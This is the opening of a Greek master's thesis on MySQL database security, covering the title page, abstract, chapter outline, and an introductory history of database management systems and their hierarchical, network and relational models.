ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΙΓΑΙΟΥ
ΠΟΛΥΤΕΧΝΙΚΗ ΣΧΟΛΗ

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΠΡΟΓΡΑΜΜΑ ΜΕΤΑΠΤΥΧΙΑΚΩΝ ΣΠΟΥΔΩΝ
«ΠΛΗΡΟΦΟΡΙΑΚΑ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΑΚΑ ΣΥΣΤΗΜΑΤΑ»

Παραβιάζοντας την ασφάλεια ενός συστήματος Βάσεων Δεδομένων: MySQL

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

του

Γενιτσαρίδη Βασίλειου

Επιβλέπουσα : Αναπληρώτρια Καθηγήτρια Βλάχου Ακριβή

Μέλη εξεταστικής επιτροπής: Βλάχου Ακριβή
Κωνσταντίνου Ελισάβετ
Διαμαντοπούλου Βασιλική

Σάμος, Ιούνιος, 2021

Πρόλογος και ευχαριστίες

Η παρούσα διπλωματική εργασία προσπαθεί να αναπτύξει ένα ερευνητικό πλαίσιο, μέσα από το οποίο θα αναδυθούν οι λόγοι και οι τεχνικές παραβίασης ενός συστήματος βάσεων δεδομένων, συγκεκριμένα του συστήματος MySQL. Η έρευνα αυτή έχει προκύψει από τις νέο-αποκτηθείσες γνώσεις που έλαβα από το Μεταπτυχιακό Πρόγραμμα Σπουδών «Πληροφοριακά και Επικοινωνιακά Συστήματα» της Πολυτεχνικής Σχολής του Πανεπιστημίου Αιγαίου, του τμήματος Μηχανικών Πληροφοριακών και Επικοινωνιακών Συστημάτων καθώς τα συστήματα βάσεων δεδομένων αποτέλεσαν ένα καίριο αντικείμενο μελέτης.

Με το πέρας αυτής της διαδικασίας δεν θα μπορούσα παρά να ευχαριστήσω τους ανθρώπους αυτούς οι οποίοι με βοήθησαν και με οδήγησαν στην απόκτηση νέων γνώσεων αλλά και στην κατανόηση καινούργιων εννοιών Θα ήθελα να ευχαριστήσω ιδιαιτέρως την Αναπληρώτρια Καθηγήτρια κ. Ακριβή Βλάχου που εισήγαγε τους όρους των συστημάτων βάσεων δεδομένων και μου δόθηκε η ευκαιρία να τα γνωρίσω και να κατανοήσω καλύτερα το συγκεκριμένο τομέα πληροφοριακών συστημάτων καθώς επίσης δέχτηκε να με αναλάβει ως επιβλέπουσα Καθηγήτρια της διπλωματικής μου εργασίας καθοδηγώντας και δίνοντας μου τις απαραίτητες κατευθύνσεις για την προσπάθεια αυτή. Θα ήθελα να ευχαριστήσω όλους τους καθηγητές μου που κατέστησαν δυνατό το εγχείρημα που έχει δημιουργηθεί στο Πανεπιστήμιο Αιγαίου, με επιτυχία, αλλά σαφώς και για τις πολύτιμες και ποικίλες ακαδημαϊκές τους γνώσεις που υπέδειξαν στους φοιτητές τους καθ' όλη τη διάρκεια του προγράμματος σπουδών.

Γενιτσαρίδη Βασιλείου
Τμήμα Μηχανικών Πληροφοριακών και Επικοινωνιακών Συστημάτων
ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΙΓΑΙΟΥ

Πίνακας περιεχομένων

Λίστα Εικόνων

Λίστα Πινάκων

Ακρωνύμια

ΣΔΒΔ	Σύστημα Διαχείρισης Βάσεων Δεδομένων
DBMS	Database Management System
ΣΣΔΒΔ	Σχεσιακά Συστήματα Διαχείρισης Βάσεων Δεδομένων
RBMS	Relational Database Management Systems
CODASYL	Conference on Data Systems Languages
IMS	Information Management System
ERP	Enterprise Resource Planning
MRP	Management Resource Planning
QL	Query Language
SQL	Structured Query Language
Η/Υ	Ηλεκτρονικός Υπολογιστής
Π/Σ	Πληροφοριακό Σύστημα
ER	Entity Relationship
ΟΣ	Οντοτήτων Συσχετίσεων
ΒΔ	Βάση Δεδομένων
DB	Database
ΠΚ	Πρωτεύον Κλειδί
PK	Primary Key
ΔΚ	Δευτερεύων Κλειδί
FK	Foreign Key
SSH	Secure Shell Protocol
HTTP	Hypertext Transfer Protocol
DNS	Domain Name System
URL	Uniform Resource Locator
HTML	Hypertext Markup Language
XML	Extensible Markup Language
SOAP	Simple Object Access Protocol

Περίληψη

Με τη συνεχή επέκταση της τεχνολογίας πληροφοριών, νέοι τομείς εφαρμογών που απαιτούν διαχείριση δεδομένων εμφανίζονται σχεδόν καθημερινά. Στην κουλτούρα της γνώσης που ζούμε, οι αυξανόμενες ποσότητες δεδομένων και το εργατικό δυναμικό που οργανώνονται με πιο προσανατολισμένους τρόπους αλλάζουν επίσης ριζικά τα παραδοσιακά πεδία εφαρμογής και θέτουν ερωτήσεις σχετικά με τη διαχείριση δεδομένων. Αυτή τη διαχείριση έρχεται να καλύψει ένα σύστημα διαχείρισης βάσεων δεδομένων (ΣΔΒΔ). Στην παρούσα διπλωματική εργασία θα παρουσιαστεί αρχικά η ανάπτυξη, η εξέλιξη και η κατηγοριοποίηση των συστημάτων διαχείρισης βάσεων δεδομένων (ΣΔΒΔ). Στη συνέχεια θα παρουσιαστεί ο τρόπος σχεδιασμού ενός συστήματος βάσεων δεδομένων. Έπειτα η ανάλυση της διπλωματικής εργασίας θα προχωρήσει στην περιγραφή των κινδύνων που υφίστανται στην υλοποίηση της MySQL. Τέλος θα πραγματοποιηθεί μια τεχνική ανάλυση της θεωρίας με τη δημιουργία βάσης δεδομένων και ενός site/εφαρμογής που θα επικοινωνούν μεταξύ τους, όπου θα δοκιμαστούν κάποιες επιθέσεις που θα έχουν αναφερθεί, για παράδειγμα μια SQL INJECTION, με πρακτική απεικόνιση μέσω του site που θα δεχθεί την επίθεση.

Λέξεις Κλειδιά: *Συστήματα Διαχείρισης Βάσεων Δεδομένων, Structured Query Language (SQL) - Δομημένη Γλώσσα Ερωτημάτων, MySQL, επίθεση SQL INJECTION*

Abstract

With the constant expansion of information technology, new application areas that require data management are appearing almost daily. In the culture of knowledge, we live in, increasing amounts of data and manpower organized in more oriented ways are also radically changing traditional areas of application and raising questions about data management. This management is covered by a database management system (DBMS). In this dissertation firstly it will be presented the development, the evolution and categorization of database management systems (DBMS). Then as the research continues, it will also be presented how to design a database system in general. Then the analysis of the dissertation will proceed to the description of the risks that exist in the implementation of MySQL. Finally, a technical analysis of the theory will be performed by creating a database and a site / application that will communicate with each other, where some attacks that have been reported will be tested, for example an SQL INJECTION, with a practical display through the site that will face the attack.

Keywords: *Data Base Management System, Structured Query Language (SQL*), *MySQL, SQL INJECTION attack*

1 Εισαγωγή

Οι βάσεις δεδομένων και η τεχνολογία βάσεων δεδομένων αποτελούν ένα σύνολο από τις πιο βασικές και τεχνικές πτυχές της καθημερινής ζωής στη σημερινή κοινωνία. Στην εποχή μας, που το ηλεκτρονικό εμπόριο και οι ηλεκτρονικές αγορές βρίσκονται σε συνεχή άνοδο, στόχος μιας εταιρείας ή ενός οργανισμού είναι να ικανοποιεί στο μέγιστο βαθμό τις ανάγκες και τη ζήτηση των πελατών της. Επιπλέον λόγω της παγκόσμιας πανδημίας COVID-19 που πλήττει και την Ελλάδα, παρατηρήθηκαν ταχύτατες διεργασίες μεταφοράς των υπηρεσιών του δημοσίου στο διαδίκτυο για την εξυπηρέτηση των πολιτών. Θα μπορούσαμε να πούμε δηλαδή ότι πλέον το διαδίκτυο και τα πληροφοριακά συστήματα είναι αναπόσπαστο κομμάτι της ανθρώπινης καθημερινότητας, καθώς αποτελούν μια βιβλιοθήκη πληροφοριών και υπηρεσιών σε παγκόσμιο επίπεδο. Σε αυτό το σημείο έρχονται τα Συστήματα Διαχείρισης Βάσεων Δεδομένων (ΣΔΒΔ). Χάρις σε αυτά υφίσταται η δυνατότητα προβολής αποτελεσμάτων μιας αναζήτησης στο διαδίκτυο.

Έτσι καθώς οι βάσεις δεδομένων χρησιμοποιούνται ευρέως σε κάθε οργανισμό με ένα πληροφοριακό σύστημα, ο έλεγχος των πόρων δεδομένων και η διαχείριση δεδομένων είναι πολύ σημαντικοί. Ένα Σύστημα Διαχείρισης Βάσεων Δεδομένων (ΣΔΒΔ) λοιπόν είναι το πιο σημαντικό εργαλείο που αναπτύχθηκε για να εξυπηρετεί πολλούς χρήστες σε ένα τέτοιο περιβάλλον, το οποίο αποτελείται από προγράμματα, τα οποία επιτρέπουν στους χρήστες να δημιουργούν και να συντηρούν μια βάση δεδομένων. Συνεπώς τα πληροφοριακά συστήματα χρησιμοποιούνται ευρέως στις σημερινές επιχειρήσεις ή οργανισμούς, καθώς οι απαιτήσεις τους αλλάζουν γρήγορα, και η αποτελεσματική γνώση της χρήση τους έχει καταστεί μία από τις σημαντικότερες στρατηγικές των εταιρειών. Επομένως η δημιουργία πληροφοριακών συστημάτων ειδικά για τις απαιτήσεις μιας επιχείρησης η ενός οργανισμού, επιτρέπει να διαχειρίζονται και να διαδίδουν δεδομένα χωρίς περιορισμούς. Η παρούσα διπλωματική εργασία χωρίζεται σε πέντε (5) κεφάλαια. Ακολουθεί η οργάνωση των κεφαλαίων.

Στο πρώτο κεφάλαιο γίνεται αναφορά στην εισαγωγή, τον ορισμό και τα πεδία χρήσης ΣΔΒΔ, την ιστορική αναδρομή καθώς και η εξέλιξη και κατηγοριοποίηση των ΣΔΒΔ.

Στο δεύτερο κεφάλαιο θα ακολουθήσει ο τρόπος σχεδιασμού μιας σχεσιακής βάσης δεδομένων. Θα δοθεί ιδιαίτερο βάρος στο μοντέλο οντοτήτων – συσχετίσεων (ΟΣ) και τη συνακόλουθη εξαγωγή πινάκων από το διάγραμμα ΟΣ. Στη συνέχεια θα σχεδιαστεί μια βάση δεδομένων MySQL.

Στο τρίτο κεφάλαιο θα αναλυθούν οι κίνδυνοι που υφίστανται όπως επίσης και οι επιθέσεις που έχουν γίνει και οφείλονται στα προβλήματα που εμφανίζει η υλοποίηση της MySQL.

Στο τέταρτο κεφάλαιο θα πραγματοποιηθεί μια τεχνική ανάλυση της θεωρίας με τη δημιουργία βάσης δεδομένων MySQL και ενός site/εφαρμογής που θα επικοινωνούν μεταξύ τους, όπου θα δοκιμαστούν μερικές από τις επιθέσεις που θα έχουν αναφερθεί, για παράδειγμα μια SQL INJECTION, με πρακτική απεικόνιση μέσω του site που θα δεχθεί την επίθεση.

Τέλος θα αναφερθούν τα συμπεράσματα που εξήχθησαν.

1.1 Ορισμός και πεδία χρήσης Συστημάτων Διαχείρισης Βάσεων Δεδομένων

Ένα σύστημα διαχείρισης βάσεων δεδομένων, ή ΣΔΒΔ, είναι λογισμικό που έχει σχεδιαστεί για να βοηθά στη διατήρηση και χρήση μεγάλων συλλογών δεδομένων. Η ανάγκη για τέτοια συστήματα, καθώς και η χρήση τους, αυξάνεται ραγδαία. Η εναλλακτική λύση για τη χρήση ενός ΣΔΒΔ είναι η αποθήκευση των δεδομένων σε αρχεία και η εγγραφή κώδικα για συγκεκριμένη εφαρμογή για τη διαχείριση τους (Ramakrishnan & Gehrke, 2003).

Ένα Σύστημα Διαχείρισης Βάσεων Δεδομένων αποτελείται από μια οργανωμένη σειρά και συλλογή δεδομένων. Μια συλλογή δεδομένων μπορεί να περιλαμβάνει σχήματα, πίνακες, ερωτήματα, απαντήσεις και λοιπά αντικείμενα. Τα δεδομένα αυτά συστήνονται με σκοπό να μοντελοποιήσουν πτυχές της καθημερινότητας, με τρόπο ώστε να απαντώνται ερωτήματα και να επιστρέφουν απαντήσεις ή πληροφορίες γενικότερα, όπως για παράδειγμα η αναζήτηση και

διαθεσιμότητα προϊόντων ενός καταστήματος. Ένα ΣΔΒΔ χωρίζεται επιμέρους από το υλισμικό, το λογισμικό, μια υλοποίηση βάσης δεδομένων και τέλος τους χρήστες. Με λίγα λόγια αποτελεί ένα σύστημα με το οποίο μπορούν να αποθηκευτούν και να αξιοποιηθούν δεδομένα με τη βοήθεια ενός ηλεκτρονικού υπολογιστή. Αναλυτικά το υλισμικό (hardware) αποτελείται από ηλεκτρονικούς υπολογιστές, τα περιφερειακά, τους σκληρούς δίσκους, όπου είναι αποθηκευμένα τα αρχεία της βάσης δεδομένων αλλά και τα προγράμματα που χρησιμοποιούνται για την επεξεργασία τους. Το λογισμικό (software) είναι το εκάστοτε πρόγραμμα που χρησιμοποιείται για την επεξεργασία των δεδομένων (στοιχείων) της βάσης δεδομένων. Μια βάση δεδομένων αποτελείται από το σύνολο των αρχείων όπου είναι αποθηκευμένα τα δεδομένα του συστήματος. Τα δεδομένα αυτά μπορεί να βρίσκονται αποθηκευμένα σ' έναν ή περισσότερους φυσικό υπολογιστή ή πλέον και σε κάποιο υπολογιστικό νέφος (cloud computing), ο χρήστης όμως έχει την εντύπωση ότι βρίσκονται συγκεντρωμένα στον ίδιο υπολογιστή. Τα δεδομένα των αρχείων αυτών είναι ενοποιημένα (data integration), δηλαδή δεν δύναται να υπάρχει πλεονασμός ή άσκοπη επανάληψη δεδομένων και μερισμένα (data sharing), δηλαδή υφίσταται η δυνατότητα μιας ταυτόχρονης προσπέλασης των δεδομένων από πολλούς χρήστες. Ως προς το ρόλο του χρήστη, σύμφωνα με το στήσιμο μιας βάσης δεδομένων, ορίζονται διαφορετικά δικαιώματα για τον εκάστοτε χρήστη με αποτέλεσμα να βλέπει το κομμάτι της βάσης δεδομένων, ανάλογα με τον σκοπό για τον οποίο συνδέεται.

Οι χρήστες (users) μιας βάσης δεδομένων χωρίζονται στις εξής κατηγορίες : τελικοί χρήστες (end-users), οι προγραμματιστές εφαρμογών (application programmers), οι διαχειριστές δεδομένων (data administrators) και οι διαχειριστές βάσεων δεδομένων (database administrators). Οι τελικοί χρήστες είναι εκείνοι που χρησιμοποιούν κάποια εφαρμογή για να παίρνουν στοιχεία από μια βάση δεδομένων, έχουν τις λιγότερες δυνατότητες επέμβασης στα στοιχεία της βάσης δεδομένων, χρησιμοποιούν ειδικούς κωδικούς πρόσβασης και το σύστημα τους επιτρέπει ανάλογα πρόσβαση σε συγκεκριμένο κομμάτι της βάσης δεδομένων. Οι προγραμματιστές εφαρμογών αναπτύσσουν τις εφαρμογές ενός ΣΒΔ σε κάποια από τις υπάρχουσες γλώσσες προγραμματισμού. Στους επόμενους χρήστες υφίσταται η εξής διαφοροποίηση: οι διαχειριστές δεδομένων έχουν τη διοικητική αρμοδιότητα και ευθύνη για την οργάνωση της βάσης δεδομένων και την απόδοση δικαιωμάτων πρόσβασης στους χρήστες, ενώ οι διαχειριστές βάσεων δεδομένων είναι αυτοί που λαμβάνουν οδηγίες από τους διαχειριστές δεδομένων όπως επίσης είναι αυτοί που διαθέτουν τις τεχνικές γνώσεις και αρμοδιότητες για τη σωστή και αποδοτική λειτουργία ενός ΣΔΒΔ.

Ως Σύστημα Διαχείρισης Βάσεων Δεδομένων (ΣΔΒΔ) ορίζεται μια εφαρμογή λογισμικού που έχει σχέσεις αλληλεπίδρασης με το χρήστη, άλλες εφαρμογές και με την ίδια τη βάση δεδομένων. Γενικά μια ως μια βάση δεδομένων αναφέρεται ένα σύνολο δεδομένων και ο τρόπος που αυτά είναι δομημένα. Ένα ΣΔΒΔ επιτρέπει την αλληλεπίδραση χρηστών και βάσεων δεδομένων, παρέχοντας πρόσβαση σε όλα τα δεδομένα που υφίστανται στην εκάστοτε βάση δεδομένων, εκτός και αν έχουν τεθεί περιορισμοί από το διαχειριστή, καθώς επίσης επιτρέπει την είσοδο, αποθήκευση, ανάκτηση και παραμετροποίηση δεδομένων. Κανείς μπορεί να ισχυριστεί πως στον 21ο αιώνα ό,τι χρησιμοποιεί ένας χρήστης είτε με τη χρήση ενός Η/Υ είτε με το έξυπνο τηλέφωνου του, κρύβει από πίσω τουλάχιστον ένα ΣΔΒΔ. Από την πλοήγηση σε ιστοτόπους, μέχρι τις δοσοληψίες μας με τα ΑΤΜ των τραπεζών, στην πραγματικότητα δίνουμε εντολές και αλληλοεπιδρούμε με κάποιο ΣΔΒΔ που σώζει τη σχετική πληροφορία, π.χ. την τιμή και τα στοιχεία ενός προϊόντος που επιθυμούμε να αγοράσουμε από ένα e-shop ή τα στοιχεία του τραπεζικού μας λογαριασμού (Bal Gupta & Mittal, 2017).

1.2 Ιστορική Αναδρομή Συστημάτων Διαχείρισης Βάσεων Δεδομένων

Από τις πρώτες μέρες των υπολογιστών, η αποθήκευση και ο χειρισμός των δεδομένων ήταν το επίκεντρο της εφαρμογής. Το πρώτο ΣΔΒΔ γενικής χρήσης, που σχεδιάστηκε από τον Charles Bachman στη General Electric στις αρχές της δεκαετίας του 1960, ονομάστηκε Ολοκληρωμένο Κατάστημα Δεδομένων. Αποτελούσε τη βάση για το μοντέλο δεδομένων δικτύου, το οποίο τυποποιήθηκε από το Συνέδριο για τις Γλώσσες Συστημάτων Δεδομένων - Conference on Data

Systems Languages (CODASYL) και επηρέασε έντονα τα συστήματα βάσεων δεδομένων μέχρι τη δεκαετία του 1960. Στη συνέχεια η IBM ανέπτυξε το σύστημα διαχείρισης πληροφοριών (Information Management System - IMS) ως ένα ΣΔΒΔ, το οποίο χρησιμοποιείται ακόμη και σήμερα σε πολλές μεγάλες εγκαταστάσεις. Το IMS αποτέλεσε τη βάση για ένα εναλλακτικό πλαίσιο αναπαράστασης δεδομένων που ονομάζεται ιεραρχικό μοντέλο δεδομένων. Ένα ακόμη παράδειγμα αποτελεί το σύστημα SABER για την πραγματοποίηση κρατήσεων αεροπορικών εταιρειών που αναπτύχθηκε από κοινού από την American Air Lines και την IBM περίπου την ίδια χρονική περίοδο, τέλη δεκαετίας 1960, και επέτρεψε σε πολλά άτομα να έχουν πρόσβαση στα ίδια δεδομένα μέσω ενός δικτύου υπολογιστών (Ramakrishnan & Gehrke, 2003).


Το 1970, ο Edgar Codd, στο San Jose Research Laboratory της IBM, πρότεινε ένα νέο πλαίσιο αναπαράστασης δεδομένων που ονομάστηκε σχεσιακό μοντέλο δεδομένων. Αυτό αποδείχθηκε ότι ήταν μια λεκάνη απορροής στην ανάπτυξη συστημάτων βάσης δεδομένων. Αυτό διότι προκάλεσε την ταχεία ανάπτυξη αρκετών ΣΔΒΔ με βάση το σχεσιακό μοντέλο, μαζί με ένα πλούσιο σύνολο θεωρητικών αποτελεσμάτων που έβαλαν το πεδίο σε μια σταθερή βάση εφαρμογής. Τα συστήματα βάσεων δεδομένων ωρίμασαν και πέρασαν από την ακαδημαϊκό επίπεδο σε ένα εμπορικό επίπεδο χάρις την δημοτικότητα των σχεσιακών ΣΔΒΔ. Τα οφέλη τους αναγνωρίστηκαν ευρέως και η χρήση των ΣΔΒΔ για τη διαχείριση εταιρικών δεδομένων έμελλε να αποτελέσει μια τυπική πρακτική. Στη δεκαετία του 1980, το σχεσιακό μοντέλο εξασφάλισε τη θέση του ως το κυρίαρχο πρότυπο ΣΔΒΔ, και τα συστήματα βάσεων δεδομένων συνέχισαν να κερδίζουν ευρεία χρήση. Η Γλώσσα Δομημένων Ερωτημάτων (Structured Query Language – SQL) για σχεσιακές βάσεις δεδομένων, που αναπτύχθηκε ως μέρος του έργου System R της IBM, αποτέλεσε πλέον τη τυπική γλώσσα ερωτημάτων. Η SQL τυποποιήθηκε στα τέλη της δεκαετίας του 1980, και το 1999, εγκρίθηκε από το Αμερικανικό Εθνικό Ινστιτούτο Προτύπων (ANSI) και τον Διεθνή Οργανισμό Τυποποίησης (ISO) (Bal Gupta & Mittal, 2017).

Στα τέλη της δεκαετίας του 1980 και της δεκαετίας του 1990, σημειώθηκαν πρόοδοι σε πολλούς τομείς των συστημάτων βάσεων δεδομένων. Πραγματοποιήθηκε σημαντική έρευνα σε πιο ισχυρές γλώσσες ερωτήσεων (QL) και σε πλουσιότερα μοντέλα δεδομένων, με έμφαση στην υποστήριξη σύνθετης ανάλυσης δεδομένων από όλα τα μέρη μιας επιχείρησης. Αρκετοί προμηθευτές λογισμικών, για παράδειγμα το DB2 της IBM, Oracle 8, Informix2 UDS, επέκτειναν τα συστήματά τους με τη δυνατότητα να αποθηκεύουν νέους τύπους δεδομένων, όπως εικόνες και κείμενο και να υποβάλλουν πιο περίπλοκα ερωτήματα. Εξειδικευμένα συστήματα έχουν αναπτυχθεί έκτοτε από πολλούς προμηθευτές για τη δημιουργία αποθηκών δεδομένων, την ενοποίηση δεδομένων από διάφορες βάσεις δεδομένων και για τη διεξαγωγή εξειδικευμένων αναλύσεων.

Επιπλέον ένα ενδιαφέρον φαινόμενο αποτέλεσε η εμφάνιση πολλών πακέτων προγραμματισμού πόρων επιχειρήσεων (ERP) και προγραμματισμού πόρων διαχείρισης (MRP), τα οποία προσθέτουν ένα σημαντικό επίπεδο λειτουργιών προσανατολισμένων στην εφαρμογή πάνω από ένα ΣΔΒΔ. Τα πακέτα που χρησιμοποιούνται ευρέως περιλαμβάνουν συστήματα από προμηθευτές όπως οι Baan, Oracle, PeopleSoft, SAP και Siebel. Αυτά τα πακέτα προσδιορίζουν ένα σύνολο κοινών εργασιών, για παράδειγμα τη διαχείριση αποθέματος, το προγραμματισμό ανθρώπινων πόρων, την οικονομική ανάλυση κ.ά, που αντιμετωπίζουν πολλοί οργανισμοί και παρέχουν ένα γενικό επίπεδο εφαρμογής για την εκτέλεση αυτών των εργασιών. Τα δεδομένα αποθηκεύονται σε σχεσιακό περιβάλλον ΣΔΒΔ και το επίπεδο εφαρμογής μπορεί να προσαρμοστεί σε διαφορετικές εταιρείες, οδηγώντας σε χαμηλότερο συνολικό κόστος για τις εταιρείες, σε σύγκριση με το κόστος κατασκευής του επιπέδου μιας εφαρμογής από το μηδέν (Elmasri & Navathe, 2016).

Τέλος τα ΣΔΒΔ έχουν εισέλθει στην εποχή του Διαδικτύου. Ενώ η πρώτη γενιά ιστότοπων αποθήκευε τα δεδομένα τους αποκλειστικά σε αρχεία λειτουργικών συστημάτων, η χρήση ενός ΣΔΒΔ για την αποθήκευση δεδομένων στα οποία έχει πρόσβαση μέσω ενός προγράμματος περιήγησης στο Διαδίκτυο έχει γίνει ευρέως διαδεδομένη. Τα ερωτήματα (queries) δημιουργούνται μέσω φορμών προσβάσιμων από τον Ιστό και οι απαντήσεις μορφοποιούνται χρησιμοποιώντας μια

γλώσσα σήμανσης όπως η HTML για εύκολη εμφάνιση σε ένα πρόγραμμα περιήγησης. Όλοι οι προμηθευτές βάσεων δεδομένων προσθέτουν χαρακτηριστικά στο ΣΔΒΔ τους με σκοπό να το καταστήσουν πιο κατάλληλο για ανάπτυξη μέσω του Διαδικτύου (DeBarros, 2018).




Εικόνα 1: Απεικόνιση χρονοδιαγράμματος εξέλιξης των Συστημάτων Βάσεων Δεδομένων

1.3 Εξέλιξη Συστημάτων Διαχείρισης Βάσεων Δεδομένων

Στην προηγούμενη ενότητα αναλύθηκε η χρονολογική και ιστορική ανέλιξη των Συστημάτων Διαχείρισης Βάσεων Δεδομένων κατά την πορεία τους από το 1960 έως και το 2000. Στη συγκεκριμένη ενότητα θα γίνει προσπάθεια ανάλυσης της εξέλιξης τους όπως επίσης και της κατηγοριοποίησης τους. Πρόκειται για προ σχεσιακά μοντέλα βάσεων δεδομένων και σχεσιακά.


Όπως αναφέρθηκε στην προηγούμενη ενότητα η IBM ανέπτυξε το IMS που αποτέλεσε τη βάση για ένα εναλλακτικό πλαίσιο αναπαράστασης δεδομένων, το οποίο που ονομάστηκε ιεραρχικό μοντέλο δεδομένων. Το ιεραρχικό μοντέλο ήταν το πρώτο που χρησιμοποιήθηκε, κατά τη δεκαετία του 1960. Όλες οι εγγραφές μιας ιεραρχικής Βάσης Δεδομένων είναι οργανωμένες μεταξύ τους ακολουθώντας μία συγκεκριμένη ιεραρχία. Στη συνέχεια τα δεδομένα αναπαριστάνονται με τη χρήση μιας δεντρικής δομής. Οι βασικοί κανόνες διάταξης εγγραφών είχαν την εξής σειρά: κάθε μία εγγραφή του δέντρου θα μπορούσε να έχει ένα μόνο γονέα. Στη συνέχεια όλες οι θυγατρικές εγγραφές σε κάθε γονικό κόμβο του δέντρου, θα ήταν διατεταγμένες με αυτόν. Το μοντέλο αυτό σήμερα θεωρείται δύσχρηστο και ξεπερασμένο.



Εικόνα 2: Απεικόνιση παραδείγματος ενός ιεραρχικού μοντέλου. Το ιεραρχικό μοντέλο έχει μια ιεραρχική δομή που θυμίζει δένδρο. Οι οντότητες μοιάζουν με απολήξεις από κλαδιά δένδρων και τοποθετούνται σε επίπεδα ιεραρχίας. Τα κλαδιά παριστάνουν τις συσχετίσεις ανάμεσα στις οντότητες.

Μετά το ιεραρχικό μοντέλο υπήρξε επίσης το δικτυωτό μοντέλο (network model). Η διαφορά του με το ιεραρχικό μοντέλο ήταν ότι κάθε στοιχείο μπορούσε να συσχετισθεί με πολλά στοιχεία είτε σε ένα ανώτερο είτε σε ένα κατώτερο επίπεδο. Με άλλα λόγια το δικτυωτό μοντέλο δεν απαιτούσε μια εγγραφή να έχει μόνο μία γονική εγγραφή στο δέντρο της δομής της βάσης δεδομένων.

Δικτυωτό Μοντέλο




Εικόνα 3: Απεικόνιση παραδείγματος ενός δικτυωτού μοντέλου. Τα στοιχεία τοποθετούνται σ' ένα επίπεδο ιεραρχίας, αλλά κάθε στοιχείο μπορεί να συσχετισθεί με πολλά στοιχεία είτε σ' ένα κατώτερο ή σ' ένα ανώτερο επίπεδο.

Στη συνέχεια αναπτύσσεται ένα πρωτοποριακό μοντέλο, το οποίο έμελλε να αλλάξει το μέλλον και τη διαχείριση των ΣΔΒΔ. Το μοντέλο αυτό ονομάστηκε σχεσιακό (relational). Το σχεσιακό μοντέλο βασίστηκε σε βασικές μαθηματικές πράξεις. Αποτελεί ουσιαστικά την επέκταση του δικτυωτού μοντέλου. Τα πλεονεκτήματα του σχεσιακού μοντέλου είναι η απλότητα και η σαφήνεια που το διακατέχουν ενώ ως μειονέκτημα, κατά την εμφάνιση του, χαρακτηρίστηκε ο αυξημένος χώρος αποθήκευσης των δεδομένων που χρειαζόταν. Σήμερα βέβαια αυτό δεν αποτελεί κάποιο μείζον πρόβλημα καθώς τα μέσα αποθήκευσης και το υλισμικό γενικότερα έχουν αναπτυχθεί σημαντικά τόσο ως προς τη χωρητικότητα όσο και ως προς τις ταχύτητες ανάγνωσης και εγγραφής δεδομένων. Το σχεσιακό μοντέλο χρησιμοποιεί ένα σύνολο πινάκων καθολικού στυλ, όπου καθένα χρησιμοποιείται για ένα διαφορετικό τύπο οντότητας. Μόνο στα μέσα της δεκαετίας του 1980 υπήρξε υπολογιστικό υλισμικό αρκετά ισχυρό ώστε να καταστεί δυνατή η ευρεία εξάπλωση των σχεσιακών συστημάτων (ΣΔΒΔ συν εφαρμογές). Μέχρι τις αρχές της δεκαετίας του 1990, τα, σχεσιακά συστήματα κυριάρχησαν σε όλες τις εφαρμογές επεξεργασίας δεδομένων μμεγάλης κλίμακας κάτι που συνεχίζει έως σήμερα. Παράδειγμα τέτοιων υλοποιήσεων αποτελούν τα IBM DB2, Oracle, MySQL και Microsoft SQL Server έχοντας χαρακτηριστεί ως κορυφαία ΣΔΒΔ. Ως κυρίαρχη γλώσσα βάσεων δεδομένων αποτελεί το πλέον τυποποιημένο Structured Query Language για το σχεσιακό μοντέλο. Το σχεσιακό (relational) μοντέλο έχει επικρατήσει σήμερα στην αναπαράσταση των δεδομένων καθώς διαθέτει σημαντικά πλεονεκτήματα ως προς τα άλλα δύο και οι βάσεις δεδομένων που σχεδιάζονται σύμφωνα μ' αυτό αποκαλούνται σχεσιακές (relational databases). Με τις σχεσιακές βάσεις δεδομένων διαθέτουμε έναν σαφή, απλό και εύκολα κατανοητό τρόπο για να μπορέσουμε να αναπαραστήσουμε και να διαχειριστούμε τα δεδομένα μας.

Στο μοντέλο αυτό οι βάσεις δεδομένων περιγράφονται με αυστηρές μαθηματικές έννοιες και ο χρήστης βλέπει τις οντότητες και τις συσχετίσεις με τη μορφή πινάκων (tables) και σχέσεων

(relations) αντίστοιχα. Για να γίνει πιο κατανοητός ο τρόπος λειτουργίας του, ένας πίνακας (table) αποτελείται από γραμμές (rows) και στήλες (columns), όπου τοποθετούμε τα στοιχεία σε οριζόντια και κάθετη μορφή. Έτσι η κάθε στήλη του πίνακα χαρακτηρίζει κάποια ιδιότητα της οντότητας και αποκαλείται χαρακτηριστικό (attribute) ή πεδίο (field), ενώ η κάθε γραμμή του πίνακα περιέχει όλες τις πληροφορίες (στήλες) που αφορούν ένα στοιχείο της οντότητας και αποκαλείται πλειάδα (tuple) ή εγγραφή (record). Κάθε πεδίο του πίνακα μπορεί να πάρει ορισμένες μόνο τιμές, οι οποίες μπορεί να καθορίζονται από τον τύπο δεδομένων της ιδιότητας, όπως ονόματα ή αριθμοί για παράδειγμα, ή και από αυτό που εκφράζει, όπως το ότι δεν μπορούμε να έχουμε αρνητικό βάρος ή αρνητικό ΑΦΜ, για παράδειγμα. Το σύνολο των αποδεκτών τιμών μιας οντότητας αποκαλείται πεδίο ορισμού (domain).




Εικόνα 4: Απεικόνιση παραδείγματος σχεσιακού μοντέλου με καθολικό πίνακα.

1.4 Κατηγοριοποίηση Συστημάτων Διαχείρισης Βάσεων Δεδομένων

